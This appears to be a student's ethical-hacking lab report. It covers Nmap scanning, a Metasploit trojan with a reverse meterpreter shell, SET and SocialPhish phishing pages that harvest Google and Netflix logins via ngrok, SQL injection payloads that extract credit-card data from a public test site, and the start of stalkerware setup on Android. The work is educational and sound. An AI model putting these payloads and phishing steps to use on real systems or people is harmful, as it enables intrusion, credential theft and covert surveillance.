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1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kali linux and Windows 7 machine and find the open/closed ports and services running on machine

Hacker Machine: Windows 10


Victim machine: Kali Linux and Windows 7

Steps:

1. Open Powershell in your Windows 10 machine and find the IP Address of your system. Also keep your Kali Linux VM booted up.

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Windows PowerShell
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Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\IEUser> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
   Connection-specific DNS Suffix
   IPv6 Address. . . . . . : 2401:4900:3280:d40f:c50d:519f:96a4:e108
Temporary IPv6 Address. . . . : 2401:4900:3280:d40f:8fc:64d:2743:3e7f
   Link-local IPv6 Address . . . .
                                          fe80::c50d:519f:96a4:e108%5
                                          192.168.43.83
   IPv4 Address. . . . . . . . . . :
                                         255.255.255.0
   Subnet Mask . .
                                          fe80::80a1:c4ff:febf:9f61%5
   Default Gateway . . . . .
                                          192.168.43.1
Ethernet adapter Npcap Loopback Adapter:
   Connection-specific DNS Suffix . :
   Link-local IPv6 Address . . . . : fe80::dc74:5b32:be21:c01b%7
Autoconfiguration IPv4 Address . : 169.254.192.27
   Default Gateway . . . . . . . :
PS C:\Users\IEUser> _
```

2. You can see that the IP Address of the machine is 192.168.43.83, hence we will run an nmap scan for 192.168.43.0/24 to find all the machines on the network.



3. We can see that the IP Address of 192.168.43.129 belongs to the Oracle VirtualBox NIC which is our Kali Linux system here(Cross check this IP in your Kali Linux VM). Hence, we will scan that IP address to check for Open Ports. An Intense Port Scan here indicates that all the ports are closed in the Kali Linux Machine.

```
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p 1-65535 -T4 -A -v 192,168,43,129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-14 21:22 Pacific Daylight Time
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.19s elapsed
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating ARP Ping Scan at 21:23
Scanning 192.168.43.129 [1 port]
Completed ARP Ping Scan at 21:23, 0.69s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:23
Completed Parallel DNS resolution of 1 host. at 21:23, 0.12s elapsed
Initiating SYN Stealth Scan at 21:23
Scanning 192.168.43.129 [65535 ports]
Completed SYN Stealth Scan at 21:24, 21.33s elapsed (65535 total ports)
Initiating Service scan at 21:24
Initiating OS detection (try #1) against 192.168.43.129
Retrying OS detection (try #2) against 192.168.43.129
NSE: Script scanning 192.168.43.129.
Initiating NSE at 21:24
Completed NSE at 21:24, 0.01s elapsed
Initiating NSE at 21:24
Completed NSE at 21:24, 0.00s elapsed
Initiating NSE at 21:24
Completed NSE at 21:24, 0.00s elapsed Nmap scan report for 192.168.43.129
Host is up (0.00040s latency)
All 65535 scanned ports on 192.168.43.129 are closed
```

 Follow the same steps for the Windows 7 machine also. The following screenshots reveal the scan done for a Windows 7 Virtual Machine.(IP Address of Windows 7 Machine is 192.168.43.26 for me)

```
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p 1-65535 -T4 -A -v 192.168.43.26
Initiating Parallel DNS resolution of 1 host. at 21:42
Completed Parallel DNS resolution of 1 host. at 21:42, 0.00s elapsed
Initiating SYN Stealth Scan at 21:42
Scanning 192.168.43.26 [65535 ports]
Discovered open port 139/tcp on 192.168.43.26
Discovered open port 445/tcp on 192.168.43.26
Discovered open port 135/tcp on 192.168.43.26
SYN Stealth Scan Timing: About 17.76% done; ETC: 21:45 (0:02:24 remaining)
SYN Stealth Scan Timing: About 35.57% done; ETC: 21:46 (0:02:07 remaining)
SYN Stealth Scan Timing: About 66.44% done; ETC: 21:45 (0:00:51 remaining)
Discovered open port 2869/tcp on 192.168.43.26
Completed SYN Stealth Scan at 21:44, 131.09s elapsed (65535 total ports)
Initiating Service scan at 21:44
Scanning 4 services on 192.168.43.26
Completed Service scan at 21:45, 21.08s elapsed (4 services on 1 host) Initiating OS detection (try #1) against 192.168.43.26
NSE: Script scanning 192.168.43.26.
Initiating NSE at 21:45
Completed NSE at 21:46, 66.12s elapsed
Initiating NSE at 21:46
Completed NSE at 21:46, 7.06s elapsed
Initiating NSE at 21:46
Completed NSE at 21:46, 0.00s elapsed
Nmap scan report for 192.168.43.26
Host is up (0.0047s latency).
Not shown: 65531 filtered ports
        STATE SERVICE
                             VERSION
135/tcp open msrpc
                             Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Ultimate 7600 microsoft-ds (workgroup: WORKGROUP)
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
2869/tcp open http
MAC Address: 08:00:27:A0:FA:51 (Oracle VirtualBox virtual NIC)
```

```
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p 1-65535 -T4 -A -v 192.168.43.26
Uptime guess: 0.006 days (since Wed Jul 14 21:37:16 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: VIRTUAL7-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
<u>Host script results:</u>
_clock-skew: mean: -1h50m01s, deviation: 3h10m30s, median: -2s
nbstat: NetBIOS name: VIRTUAL7-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:a0:fa:51 (Oracle VirtualBox
virtual NIC)
Names:
    VIRTUAL7-PC<00>
                         Flags: <unique><active>
    WORKGROUP<00>
                         Flags: <group><active>
    VIRTUAL7-PC<20>
                        Flags: <unique><active>
    WORKGROUP<1e>
                         Flags: <group><active>
    WORKGROUP<1d>
                         Flags: <unique><active>
    \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
smb-os-discovery:
    OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::-
    Computer name: virtual7-PC
    NetBIOS computer name: VIRTUAL7-PC\x00
    Workgroup: WORKGROUP\x00
   System time: 2021-07-15T10:15:19+05:30
| smb-security-mode:
    account_used: guest
    authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
| smb2-security-mode:
   2.02:
     Message signing enabled but not required
smb2-time:
   date: 2021-07-15T04:45:19
_ start_date: 2021-07-15T04:39:16
```

2. Test the System Security by using the Metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam etc. Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks


Hacker Machine : Kali Linux

Victim machine: Windows XP / Windows 7

Metasploit Tool can be used for Penetration Testing of Systems. In this case, we will create malware using metasploit and try to hack a Windows 7 Virtual Machine.

Steps:

- 1. Boot up your Kali Linux VM and start Metasploit.
- Type the following Command: msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/Desktop/something32.exe where the IP address of the Kali VM will go near LHOST. You will see a file being saved to the Desktop of the Kali VM.



- 3. Boot up your Windows 7 VM (Target Machine) and transfer the file created by Metasploit to the Win7 VM.
- 4. Type the following commands in the Metasploit console to set the Framework to hack the Win7 VM when the trojan file is executed.
 - a. use exploit/multi/handler
 - b. set payload windows/meterpreter/reverse tcp
 - c. set lhost 192.168.0.103 (IP of Kali VM)
 - d. set lport 4444
 - e. exploit -j -z

After these steps, you can see that an exploit handler has been started by Metasploit on the given IP address and Port Number.

```
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[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/trojan.exe
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
psf6 exploit(multi/handler) > set lhost=192.168.43.129

**JUNKnown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set lhost 192.168.43.129
lhost \Rightarrow 192.168.43.129
msf6 exploit(multi/handler) > set lport 4444
lport \Rightarrow 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.129:4444
msf6 exploit(multi/handler) > 

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
5. Execute the Trojan File in the Windows 7 VM. Once that is done, you can see that a session has been opened from the Windows 7 VM in the metasploit terminal of the Kali Linux VM. Type the command: sessions -i 1 and press Enter to start interacting with the Target Machine.

```
msf6 exploit(
                                ) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.43.129:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.43.26
[*] Meterpreter session 1 opened (192.168.43.129:4444 → 192.168.43.26:49175) at 2021-07-12 10:31
msf6 exploit(multi/
:02 +0530
msf6 exploit(multi/handler) > sessions -l
Active sessions
                                             Information
  Id Name Type
                                                                                 Connection
              meterpreter x86/windows virtual7-PC\virtual7 @ VIRTU 192.168.43.129:4444 \rightarrow 192.1
                                             ALT-PC
                                                                                 68.43.26:49175 (192.168.43.2
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

- 6. Type 'help' command in the meterpreter session to see the command that you can run in the Target Machine using Metasploit.
- 7. There are a lot of commands to run like dir(to see the directories present), ifconfig(to check the connection status of the machine), keyscan(a keylogger to record keylogs). You can even shutdown/reboot the machine using a meterpreter.
- 8. Example: Get system info and the files present in the system.

```
meterpreter > sysinfo
                  : VIRTUAL7-PC
Computer
                  : Windows 7 (6.1 Build 7600).
Architecture
System Language : en_US
                  : WORKGROUP
Domain
Logged On Users : 1
Meterpreter
                  : x86/windows
<u>meterpreter</u> > dir
Listing: C:\Users\virtual7\Desktop
Mode
                           Type Last modified
100666/rw-rw-rw- 1619 fil
                                    2021-06-05 09:51:46 +0530 VIRTUAL7-PC - Shortcut.lnk
100666/rw-rw-rw- 282 fil
100777/rwxrwxrwx 73802 fil
                                    2018-11-10 04:09:33 +0530 desktop.ini
2021-07-12 10:22:00 +0530 trojan.exe
meterpreter >
```

9. Example: Take a screenshot of the Target Machine.



Steps to prevent these issues:

- 1. Keep Antivirus and Firewall turned on all the time.
- 2. Keep updating the Antivirus Definitions from time to time.
- Check for suspicious activities and unknown background processes running in the system.

3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and

Hacker Machine : Kali Linux

Victim machine: Windows XP / Windows 7 / Windows 10

Note: You need to have Ngrok Tunneling Software installed in your system, refer to the Internet to install and configure ngrok.

Steps:

1. Boot up your Kali Linux Machine and start your Ngrok server.(Type ./ngrok http 80 in the terminal where your ngrok executable file is present)

```
File Actions Edit View Help
ngrok by @inconshreveable
                                                                                        (Ctrl+C to quit)
Session Status
                                hunter.zolomon.gamer@gmail.com (Plan: Free)
Account
                                2.3.40
Version
Region
                                United States (us)
                                http://127.0.0.1:4040
http://0657305b1d95.ngrok.io \rightarrow http://localhost:80
Web Interface
Forwarding
                                https://0657305b1d95.ngrok.io → http://localhost:80
Forwarding
                                                                   p50
Connections
                                                                            p90
                                                 rt1
                                                          rt5
                                         opn
                                                  0.00
                                                          0.00
                                                                   0.00
                                                                            0.00
```

2. Open the SET Application in your Kali Linux Machine. You will see the following screen.

```
File Actions Edit View Help

[---] Table The Social-Engineer Toolkit (SET) [---]

Created by: David Kennedy (ReL1K) [---]

Version: 8.03

Codename: 'Maverick'

[---] Follow us on Twitter: @HackingDave [---]

[---] Homepage: https://www.trustedsec.com [---]

File Welcome to the Social-Engineer Toolkit (SET).

The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)

Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About


99) Exit the Social-Engineer Toolkit

set>
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
3. Select option 1, which is 'Social Engineering Attacks'. You will see this screen.




4. Now select Option 2, which is 'Website Attack Vectors' and then option 3, which is 'Credential Harvester Attack Method'. You will see the following screen.




Now select Option 1, which is 'Web Templates'. Then enter the IP Address of your Kali Linux Machine.



6. Now select Option 2, to start harvesting Google credentials.



7. Now open a tab in a different machine and then enter the IP address in the Browser (192.168.43.129 in this case). You will see that a Google Login Page will open. Enter any Google Credentials in that page and click on Sign In.



8. Once you click on Sign In, the page redirects to the default Google Search Page. Go back to the Kali Linux VM SET terminal. You will see that the IP Address has been captured along with the credentials entered harvested.

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[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack...s if username and password form fields are available. Regardless this captures all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

192.168.43.152 - - [14/Jul/2021 09:54:27] "GET / HTTP/1.1" 200 -

192.168.43.152 - - [14/Jul/2021 09:54:27] "GET / favicon.ico HTTP/1.1" 404 -

192.168.43.152 - - [14/Jul/2021 09:54:28] "GET /favicon.ico HTTP/1.1" 404 -

192.168.43.152 - - [14/Jul/2021 09:54:28] "GET /favicon.ico HTTP/1.1" 404 -

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192.168.43.152 - - [14/Jul/2021 09:55:38] "POST /ServiceLoginAuth HTTP/1.1" 302 -

192.168.43.152 - - [14/Jul/2021 09:55:38] "POST /ServiceLoginAuth HTTP/1.1" 302 -
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4. Install Social Phish tool from GitHub and try to execute the tool for a phishing page and perform in lab setup only.

We will try to capture the login credentials for Netflix here using the Social Phish tool. **Steps**:


1. Install Social Phish from Github in your Kali Linux VM and execute it.




2. Select the Appropriate Option (8 in this case), then select the appropriate Port Forwarding Option(2 here). You will see a phishing page created by the tool and the URL visible on the screen.

```
[*] Choose an option: 8
[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok
[*] Choose a Port Forwarding option: 2
[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Target: https://53e1b8df23bb.ngrok.io
[*] Or using tinyurl: https://tinyurl.com/yezba3y3
[*] Waiting victim open the link ...
```

3. Open that URL in a private browser window and enter your login details.



4. Once you click Login, you can see that it is redirected to the Actual Netflix Page while the tool captures your IP along with the Login credentials.




5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections.

Login Page Authentication Bypass:

SQL Injection can be performed to bypass the login page that is present in the given website. URL: testphp.vulnweb.com/login.php


The Original Login is given as Username: test and Password: test



But we will enter the following login details to check for SQL Injection.


Username: test

Password: ' or '1'='1'#




Union based SQL Injection:


The UNION operator in SQL allows attackers to combine results of two or more SELECT statements into a single result. We can start off by searching the Artists section of the Website, and clicking on the first artist.




When we enter a 'in the URL, the website throws up an error, an SQL error precisely. From this, we can deduce that the Website is Vulnerable to SQL Injections from the URL.




Now, to find out the number of records under the artists column, we will use the ORDER BY keyword. We keep on trying the keyword in the URL until the Website gives an SQL Error. In this case, the Website shows an error on ORDER BY 4, which means there are 3 records in the Artists section.




We can also retrieve the name of the Database while giving the wrong input in the URL(artist = -1) and then using the UNION SELECT statement to retrieve the information. We have to enter the proper query so that we get the appropriate result. We can also get the Database version and the current user in the same way. See the screenshots for the results.






We can also try and get the names of the Tables using this technique.

<u>URL to get first table name:</u> http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1



<u>URL to get second table name:</u> http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1




Similarly we can get more table names by changing the first number at 'limit 1,1' to 2,3,4,5 and so on. We got the following Info till now:


- Number of Artists = 3
- Name of database = acuart
- Version = 8.0.22 Ubuntu
- User = acuract@localhost
- Table 1 = Artist, Table 2 = Carts, Table 3 = Categ, Table 4 = Featured, Table 5 =
 Guestbook, Table 6 = Pictures, Table 7 = Product, Table 8 = Users

From here we can penetrate more tables using proper SQL queries. The following screenshots will penetrate the Users table and get Credit Card Info.

<u>URL to get Columns</u>: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'



<u>URL to get Credit Card Info:</u> http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users



In this way, using proper SQL Commands, we can get very critical Information from websites.

Preventive Steps for SQL Injections:


- Input Validation
- Parameterized Queries
- Stored Procedures
- EscapingAvoiding Administrative Privileges
- Web Application Firewalls

6. Use Mobile tracker free (online tool) to install in android mobile phone and try to execute the commands and take live webcam stream and screenshots and whatsapp messages. Write a report on that attack and provide solutions to avoid android hacking.


Mobile Tracker Free is one of many malicious tools that can be used to gain access to an Android Device.

Steps:

1. Go to the Mobile Tracker Free website and Create an account. Also Validate your account using your email after creating the account.




- 2. After this, download the Installer App from the website and Install it in your Android Phone.
- 3. Select all the options once you download the Installer, and Install the actual App.




4. After installation, login to the account registered in the above steps, while giving all the permissions requested by the Application.



